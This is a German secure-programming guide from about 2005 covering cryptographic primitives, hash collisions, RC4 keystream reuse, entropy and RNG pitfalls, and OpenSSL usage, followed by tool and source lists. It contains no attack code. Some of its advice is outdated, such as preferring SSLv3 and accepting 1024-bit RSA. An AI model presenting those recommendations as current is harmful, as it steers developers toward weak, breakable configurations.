
Ein etwas moderneres Verfahren ist die **asymmetrische** bzw. **Public-Key Verschlüsselung**. Hier gibt es einen geheimen so wie einen öffentlichen Schlüssel. Heutige Ansätze basieren auf die Faktorisierung von Primzahlen (RSA), diskreten Logarithmen (ElGamal, DSA) und dessen Variationen mit elliptischen Kurven .
Die dafür notwendigen mathematischen Berechnungen sind wesentlich aufwendiger als bei symmetrischen Algorithmen und werden deshalb nur zum Austausch geheimer symmetrischer Schlüssel sowie für Digitale Signaturen benutzt.



Eine weitere wichtige Rolle spielen **kryptografische Hash-Funktionen** und **Message Authentication Codes** (MACs). Sie kommen überall da zum Einsatz wo Prüfsummen (auch *Message Digest*) mit fester Länge von Daten beliebiger Länge mit bestimmten Eigenschaften, die den Anforderungen in der Kryptographie genügen, erstellt werden müssen. Die bekanntesten Vertreter ihrer Art sind wohl MD5 und SHA1. Leider sind beide Algorithmen im Jahr 2004 und 2005 geschwächt worden. Durch die Arbeit einiger chinesischer Wissenschaftler konnte nachgewiesen werden, dass die Algorithmen in weniger Schritte als zunächst angenommen eine sog. Kollision erzeugen können. Ich will nicht weiter auf Angriffe gegen Hash-Funktionen eingehen, nur so viel, es gibt zwei Angriffsarten:

- **Pre-Image:** Zu einer **gegebenen** Nachricht M_1 mit Message Digest H_1 kann eine Nachricht M_2 erzeugt werden, die ebenfalls die Prüfsumme H_1 erzeugt.
- **Kollision**: Zu einer **beliebigen** Nachricht M_1 mit Message Digest H_1 kann eine Nachricht M_2 erzeugt werden, die ebenfalls die Prüfsumme H_1 erzeugt. (siehe auch Geburtstagsangriff/-paradoxon/-problem aus der Statistik; n-Bit Hash * $O(2^{n/2})$ Operationen für Kollision)

Trotz des großen Durchbruchs in der Kryptoanalyse dieser Hashalgorithmen ist die Auswirkung für den praktischen Bereich der Kryptographie nahezu bedeutungslos. Es besteht kein Grund in Panik zu verfallen, man sollte sich lediglich Gedanken um neue Standards machen. Hier ist das amerikanische NIST (National Institut of Standards and Technology) gefragt. Das NIST hatte 1997 bereits eine Ausschreibung gestartet, um einen Nachfolger für DES zu suchen. Der Nachfolger, der sog. *Advanced Encryption Standard* (AES), wurde durch den Algorithmus *Rijndael* gefunden. (http://csrc.nist.gov/CryptoToolkit/aes/round2/r2report.pdf)



Der *Message Digest* kann entweder über einen sicheren Kanal übertragen werden oder er wird symmetrisch verschlüsselt (MAC). Für den Schlüsselaustausch ist dann wieder ein sicherer Kanal notwendig. Die asymmetrische Kryptographie schafft hier Abhilfe (*digitale Signatur*). Indem der Sender den *Message Digest* mit seinem privaten Schlüssel signiert, kann der Empfänger mit Hilfe des öffentlichen Schlüssels des Senders die Authentizität des Hash-Wertes prüfen. Der Empfänger generiert nun selbst einen Hash-Wert und vergleicht beide Werte. Stimmen sie überein wurde die Nachricht nicht manipuliert.
Digitale Signaturen werden oft benutzt, um Software im Internet sicher zu verbreiten. Viele Linux-Distributoren bieten Updates für ihre Systeme an und vermeiden mit digitalen Signaturen, dass diese manipuliert werden.

Generell sollten keine eigene Algorithmen entwickelt werden! Software-Bibliotheken, wie bspw. *OpenSSL*, bieten einfach zugängliche Implementierungen der gebräuchlichsten Verfahren. *OpenSSL* kann in *C*, *C++*, *Perl, Python* und sogar in Shell-/ Batch-Skripten benutzt werden.

Als abschreckendes Beispiel für die fehlerhafte Benutzung von Strom-Chiffren soll die Verwendung von *RC4* zur Verschlüsselung von *Mircosoft Exel* und *Word* Dokumenten herangezogen werden. Beim mehrmaligen Verschlüsseln eines Dokumentes wurde immer der selbe Schlüsselstrom benutzt (XOR-Verknüpfung). Ein Angreifer muss nun lediglich beide Chiffretexte XOR-verknüpfen, um den Schlüsselstrom zu entfernen. Was über bleibt ist der XOR-verknüpfte Klartext. Dieser kann bspw. mit Hilfe von Frequenzanalyse untersucht werden. (http://eprint.iacr.org/2005/007.pdf)
Den selben Fehler haben die Entwickler bereits 1999 in *Windows NT* gemacht. (RAZOR-Advisory)
Dieser Fall zeigt, dass Kryprographie kein Allheilmittel ist, und erst recht kein Werkzeug, welches man einfach benutzen kann.

2. Zufallszahlen

Zufallszahlen werden zur Initialisierung von kryptografischen Verfahren, zur Generierung von *Cookies*, zur Authentifizierung und vielem mehr benutzt. Dabei

werden an kryptografisch sicheren Zufallszahlen höhere Anforderungen als an gute statistische Zufallszahlen gestellt. Ein guter statistischer Zufallszahlengenerator (*Random Number Generator*, RNG und *Pseudo RNG*, PRNG) verteilt Zahlen in einem begrenzten Wertebereich gleichmässig hat aber den Nachteil, dass Vorhersagen über die nächste Ausgabe gemacht werden können. *Lineare Kongruenzgeneratoren* sind bspw. solche Systeme.
In der Kryptographie besteht aber die Anforderung, dass ein Angreifer keine Vorhersagen über die Ausgaben eines RNGs (nachfolgend wird mit RNG immer ein kryptografisch sicherer RNG bezeichnet) machen kann. Das bedeutet, dass jeder Wert mit einer Wahrscheinlichkeit von 50% (P = 0,5) auftreten kann oder nicht. Nach Claude E. Shannon hat ein Wert, der mit P = 0,5 auftreten kann, eine maximale *Entropie*. Sobald eine Gewichtung $e \neq 0$ auftritt, sodass $P = 0{,}5 \pm e$, verliert ein Wert an Entropie (vorausgesetzt der Angreifer kennt diese Gewichtung).
Es ist schwierig einen guten RNG zu implementieren, da Computer deterministische Maschinen sind, frei von Zufall. Oft werden physikalische Eigenschaften wie atomarer Zerfall, thermische Schwankungen, Umgebungsgeräusche usw. als nicht-deterministische Quellen für Entropie benutzt. Diese Lösungen setzen aber immer besondere Meßgeräte und Apparaturen voraus. Moderne Betriebssysteme wie Linux, BSD, Solaris stellen ein *Device File* (oft */dev/random*) zur Verfügung. Der Kernel sammelt Daten aus unterschiedlichen Quellen, wie ausgelöste Interrupts, Festplatten-zugriff, Mausbewegung, Tippverhalten. Diese (hoffentlich) nicht-deterministischen Daten werden in einem (oder mehreren) sog. *Pool(s)* gesammelt. Die Bits müssen im Pool gleichmässig verteilt werden, um eine gute Entropiedurchmischung zu erreichen. Fordert der Benutzer Entropie-Bits aus dem Entropie-Pool an dürfen nicht die rohen Daten weitergegeben werden, da sie unter Umständen statistische Charakteristika aufweisen und zudem der interne Zustands des Automaten preisgegeben würde. Um alle statistischen Eigenschaften zu entfernen, werden die Bits oft erst mit einem Hash-Algorithmus bearbeitet und lediglich der *Message Digest* als Ausgabe benutzt. Dabei ist darauf zu achten, dass der Kernel nur so viele Bits ausgibt, wie er meint Entropie im Pool zu beherbergen. Wird mehr angefordert muss die Leseoperation aus dem *User Space* blockiert werden bis wieder genug Entropie vorhanden ist.
Aber hier besteht ein Problem; der Kernel kann nicht bestimmen wie viel Entropie in den gesammelten Daten enthalten ist. Das einzige was möglich ist sind konservative Schätzungen, um nicht Gefahr zu laufen zu viel deterministische Bits zu verwenden. Aus diesen Gründen (blockierende Leseoperation, zu wenig Entropie) sollte zum Lesen von der Gerätedatei der Systemaufruf *read(2)* und nicht der Bibliotheksaufruf *fread(3)* benutzt werden. Die gepufferte I/O-Operation liest nämlich mehr Bytes als vom Aufrufer angefordert und wirft die überflüssigen Bytes einfach weg. Das kann zum Einen zu ungewollten Verzögerungen führen und zum Anderen werden Entropie-Bytes vergeudet.
Wer nicht das Glück hat einen kernel-basierten RNG benutzen zu können sollte auf bewährte Benutzerdienste wie das *Entropy Gathering and Distribution System* (EGADS) oder den *Entropy Gathering Daemon* (EGD) zurückgreifen.
Es sollte davon abgesehen werden eigene Lösungen zu implementieren, da die Wahrscheinlichkeit Fehler zu machen recht hoch ist.

Bekannte Beispiele für solche Fehler sind frühe Versionen des Browsers *Netscape*, dessen *SSL*-Verschlüsselung aufgrund von entropiearmen Zufallswerten (Zeit, *Process ID* und *Parent Process ID*) gebrochen werden konnte. Oder ein Online-Pokerspiel, bei dem die Karten auf der Hand der Mitspieler errechnet werden konnten, weil die Zeit ab Mitternacht als Zufallswert benutzt und zudem der interne Zustand des System in Form der ausgegebenen und gelegten Karten offenbart wurde.
Soll für eine Applikation das *One-Time-Pad* (jedes Bit im Klartext wird mit einem Zufalls-Bit XOR-verknüpft) Verfahren implementiert werden ist es wichtig, dass für n Bits im Klartext auch genau n Zufall-Bits mit maximaler Entropie benutzt werden. Dies ist kein leichtes Unterfangen und fordert zudem noch einen großen Pool an Entropie-Bits (1 MB Daten benötigen 1 MB Zufalls-Bits). (s. auch Stromchiffre)
Für die meisten anderen Anwendungen reicht es oft aus einige hundert Bits aus dem Pool zu holen, um sie als Startwert (*Seed*) für einen statistischen PRNG oder noch besser als *nonce* für den *Counter Mode* (CTR) eines Block-Chiffres zu benutzen. Iterativ können dann so viele Zufalls-Bits erzeugt werden wie angefordert wurden ohne den Aufrufer blockieren zu müssen.
Die Implementierung des RNGs *Fortuna* aus den Buch *Practical Cryptography* beschreibt dieses Verfahren sehr gut.
Die PRNGs (*rand()*, *random()*, *Random()*, etc.), die in Software-Bibliotheken bereitgestellt werden, sollten gemieden werden.

3. OpenSSL (nicht vollständig)

Das *OpenSSL*-Paket bietet einige Bibliothek(en) für Programmierer sowie Kommandozeilen Werkzeuge für Administratoren. Es enthält neben der *SSL*-Implementierung viele gebräuchliche symmetrische und asymmetrische Algorithmen und ist zudem weit verbreitet. Im Internet werden die verschiedensten freien Krypto-Bibliotheken angeboten (*Mcrypt*, *LibTomCrypt*, *OpenSSL* usw.) und jede bietet in etwa die gleiche Flexibilität auch wenn die Schwerpunkte anders gelagert sind. Als Programmierer sollte man sich also für einige wenige Angebote entscheiden und diese gut beherrschen, damit man sie je nach Aufgabenstellung sicher einsetzen kann. Die *OpenSSL*-Bibliothek scheint hier die richtige Wahl zu sein, da sie in den letzten Jahren ein Standard de facto geworden ist, von vielen Leuten bereits unter die Lupe genommen wurde, und nicht nur Algorithmen, sondern auch Protokollimplementierungen enthält.
Die Kryptographie ist kein einfaches Feld, mal abgesehen von der mathematischen Basis können auch Probleme in der Umsetzung und Benutzung entstehen. Letztere sind meistens sogar wesentlich schwerwiegender und verstecken sich hinter viele hundert Zeilen Code.

Dieser Abschnitt enthält eine Liste mit potentiellen Problemquellen bei der Benutzung von SSL:

- Alte *SSL*-Versionen sollten nicht akzeptiert werden (Versionen < 3 sind nicht fehlerfrei) Bsp.: `SSL_CTX_set_options(ctx, SSL_OP_ALL | SSL_OP_NO_SSLv2)` oder noch besser `SSL_CTX_new(SSLv3_method())`

- Bestimmte Algorithmen sollten nicht akzeptiert werden. DES und seine Derivate sind etwas in die Jahre gekommen. AES ist ein zeitgemäßer Ersatz.
- Einige Schlüssellängen sind bei heutiger Rechenleistung nicht mehr ausreichend. Schlüssel für symmetrische Verfahren sollten mehr als 100 Bit lang sein. Sollen die verschlüsselten Daten mehrere Jahre gespeichert und sicher bleiben ist ein größerer Schlüssel erforderlich (AES bietet 256 Bit). *Public Key*-Verfahren benötigen wesentlich längere Schlüssel, da das mathematische Problem ein anderes ist. RSA-Schlüssel sollten bspw. nie kleiner als 1024 Bit sein (Schlüssellängen von über 2048 Bit benötige viel Rechenleistung und sind oft unverhältnismässig). Algorithmen basierend auf elliptische Kurven kommen mit weniger Schlüssel-Bits aus. Grob geschätzt reicht die Hälfte der Bits aus, die RSA-Schlüssel benötigen, um die gleiche Sicherheit zu erreichen. Auch wenn die zugrunde liegenden Probleme die gleichen sind, ist es schwerer den elliptischen Kurven beizukommen, da ihnen die Eigenschaft der „Glattheit“ fehlt und somit moderne Methoden, die diese Eigenschaft vorraussetzen, nicht angewendet werden können. Das mag sich in naher Zukunft ändern. (s. Crypto-Gram November, 1999) (s. a. Bemerkung über das C*ipher Suite* weiter unten)
- Die Bibliothek ist nicht *thread-safe*. Der Programmierer muss *mutex Locks* benutzen, um seine Datenstrukturen zu schützen.
- Für den Programmierer sowie für dem Administrator ist es wichtig den privaten Schlüssel gut zu schützen. Gelangt ein Angreifer in dessen Besitz kann er Daten beliebig lesen, Zertifikate unterzeichnen und u. U. sogar alte Kommunikationen wieder in Klartext umwandeln (hier hilft *Ephemeral Keying*). Zudem kann aus dem privaten Schlüssel auch der öffentliche Schlüssel berechnet werden (aber nicht umgekehrt). Allgemein werden private Schlüssel nochmal extra chiffriert. Diese äußere Schale muss erst entfernt werden bevor der Schlüssel benutzt werden kann. Dazu muss der Benutzer interaktiv ein Passwort eingeben. Diese Lösung taugt aber nicht für automatisierte Systeme, die ohne Benutzereingaben auskommen müssen. Hier ist zu empfehlen den Rechner auf dem sich der Schlüssel befindet stark abzusichern (*Intrusion Detection Systeme*, *Firewalls*, den Rechner speziell härten, keine Benutzerkonten, gut eingeschlossen im Server-Raum mit beschränkten, authentifizierten Zugang, Kameraüberwachung, usw.). Diese Möglichkeiten liegen i. d. R. außerhalb des Einflusskreises eines Entwicklers.
- *Self Signed* Zertifikate verbieten oder Rückfrage mit dem Anwender (Hinweis: alle *Root CA Certificates* sind *self signed*)
- Der *Pseudo Random Number Generator* (PRNG) muss mit ausreichend Entropie versorgt werden, bevor *Session Keys*, Schlüsselpaare, usw. generiert werden können. Benötigt ein Algorithmus bspw. einen 128 Bit Schlüssel und die Applikation verwendet lediglich einen *Seed* von 64 Bit mit der Hoffnung, dass jedes Bit einem Bit Entropie entspricht, dann ist der 128 Bit Schlüssel nicht sicherer als maximal 64 Bit (in der Realität wird es noch weniger sein). Viele Unix-Systeme bieten als Entropiequelle */dev/random* an. Nach einigen Untersuchungen des *Entropy Pools* von Linux kann man annehmen, dass im *Worst Case* 1/4 bis 1/6 der Ausgabe-Bits auch Entropie-Bits sind (grobe Schätzung). Für einen 128 Bit Schlüssel wäre dann also ein

96 Byte *Seed* angebracht.[5]

- Der PRNG sollte nicht mit statischen Werten initialisiert werden, auch wenn sie reine Entropie enthalten. Man könnte z. B. auf die Idee kommen als *Fallback* eine Datei mit vielen Entropie-Bits zu benutzen. Diese Datei wäre dann statischer Bestandteil des Applikationspakets und und somit völlig nutzlos.
- Generell ist es eine gute Idee den *Seed* direkt nach der Verwendung zu löschen und ihn für keine weiteren Operationen zu benutzen. Sollte es dennoch mal nötig sein Entropie-Bits in eine Datei zu schreiben, dann ist darauf zu achten, dass sie nur von der Applikation zu lesen und zu schreiben ist und von keinem anderen Benutzer (0700). Das selbe gilt für das entsprechende Verzeichnis.
- Der Standardpfad (s. *SSL_CTX_load_verify_locatios()*, und *SSL_CTX_set_default_verify_paths()*) für CA-Zertifikate sollte nur für *root* schreibbar sein. Ist es einem Angreifer möglich eigene Zertifikate unterzubringen, kann er die SSL-Authentifizierung umgehen.
- OpenSSL Version > 0.9.6 benutzen
- *Certificate Revoke List* (CRL) evaluieren!
- Das *Cipher Suite* sollte keine schwachen, anonymen oder für den Export geschwächte Algorithmen enthalten. Bsp.: `ALL:!ADH:!LOW:!EXP:!MD5:@STRENGTH`[6]
- Wenn möglich *Ephemeral Keying* verwenden, um für wenigstens jede Session ein eigenen Schlüssel zu generieren. Diese Sessions können später nicht entschlüsselt werden, auch wenn ein Unbefugter im Besitz des privaten Schlüssels ist.
- Beim Austausch großer Datenmengen und/oder lange andauernden SSL-Sitzungen sollten die Schlüssel ab und an erneuert werden (SSL-*Renegotiation*)

5 Leider können wir die Ausgabe von */dev/random* nicht sinnvoll nachbearbeiten (bspw. mit John von Neumann's *Transition Mapping* o. ä.), da es sich um ein Hash-Wert handelt, der keine statistischen Gewichtungen mehr enthält. Zudem sind die Entropie-Bits im *Pool* alle gleichmäßig verteilt, sodass wir auch nicht annehmen können, dass in den LSBs mehr Entropie steckt als in den höheren Bits. Wir müssen der vorhandenen Implementierung also vertrauen.

6 s. „Network Security with OpenSSL“ , S. 146 ff.

6. Tools

- SecProgLib: http://www.suse.de/~thomas
- flawfinder: http://www.dwheeler.com/flawfinder
- ITS4: http://www.rstcorp.com/its4
- PSCAN: http://www.striker.ottawa.on.ca/~aland/pscan/
- frc-scanner: http://www.notatla.demon.co.uk/SOFTWARE
- sscc: http://packetstormsecurity.nl/UNIX/misc/sscc.tar.gz
- initd_: http://www.securityfocus.com/data/tools/initd_.tar.gz
- LibSafe: http://www.bell-labs.com/org/11356/libsafe.html
- Grsecurity: www.grsecurity.org
- Openwall Patches: http://www.openwall.com
- lclint
- doxygen: http://www.graphviz.org/
- EGADS: http://www.securesw.com/egads
- EGD: http://egd.sourceforge.net
- Mcrypt: http://mcrypt.hellug.gr
- LibTomCrypt: http://www.libtomcrypt.org
- OpenSSL: http://www.openssl.org
- OpenPGP: http://www.openpgp.org, http://www.cypherspace.org/openpgp/
- GSSAPI: What is GSSAPI?
- Java ByteCode Verifier: Findbugs

6. Quellen

- W. Richard Stevens; Advanced Programming in the UNIX® Environment; Addison Wesley
- W. Richard Stevens; UNIX® Network Programming; Prentice Hall
- Trutz Eyke Podschun; Das Assembler-Buch; Addison Wesley
- Matt Bishop; Unix Security: Writing Secure Programs; SANS '96
- Bruce Schneier; Applied Cryptography; Addison Wesley
- Niels Ferguson, Bruce Schneier; Practical Cryptography; Wiley
- John Viega, Gary McGraw; Building Secure Software; Addison Wesley
- John Viega, Matt Messier, Pravir Chandra; Network Security with OpenSSL, O'Reilly
- Bugtraq@securityfocus.com
- Secprog@securityfocus.com
- Security-Audit@*ferret*uk
- Aleph One; Smashing the Stack for Fun and Profit; Pharck49-7
- perlsec(1) Man -Page
- Java Security Issue History
- Java Security Guidelines
- 12 Rules fro Java Security
- LSD Java Security
- Buch: Securing Java

Copyright Notes

Danke für Eure Anregungen und Eure Korrekturen

- Andrea Arcangeli <andrea@suse.de>
- Andreas Jäger <aj@suse.de>
- Frank Heimann <homy@UnixIsNot4Dummies.ORG>
- Frank Hofmann <Frank.Hofmann@Sun.COM">
- Olaf Kirch <okir@suse.de>
- Scut <scut@nb.in-berlin.de>
- Stefan Nordhausen <nordhaus@informatik.hu-berlin.de>
- Ludwig Nussel <lnussel@suse.de>
- Harald Dunkel <harald.dunkel@t-online.de>
- Enno Bartels <ennobartels@t-online.de>
- Philipp Gühring <pg@futureware.at>

ToDo

- Perl Environ-Var.s zum Umbiegen von Libs (s. sudo Bug CVE-2005-4158)
- PHP
- PRNG Bsp.code
- SSL Client Bsp.code
- Timing-Attacks (Crypto, Auth, Exec Path)
- Meet-In-The-Middle Attack (Crypto)
- Protokolldesign? better SSL (Crypto)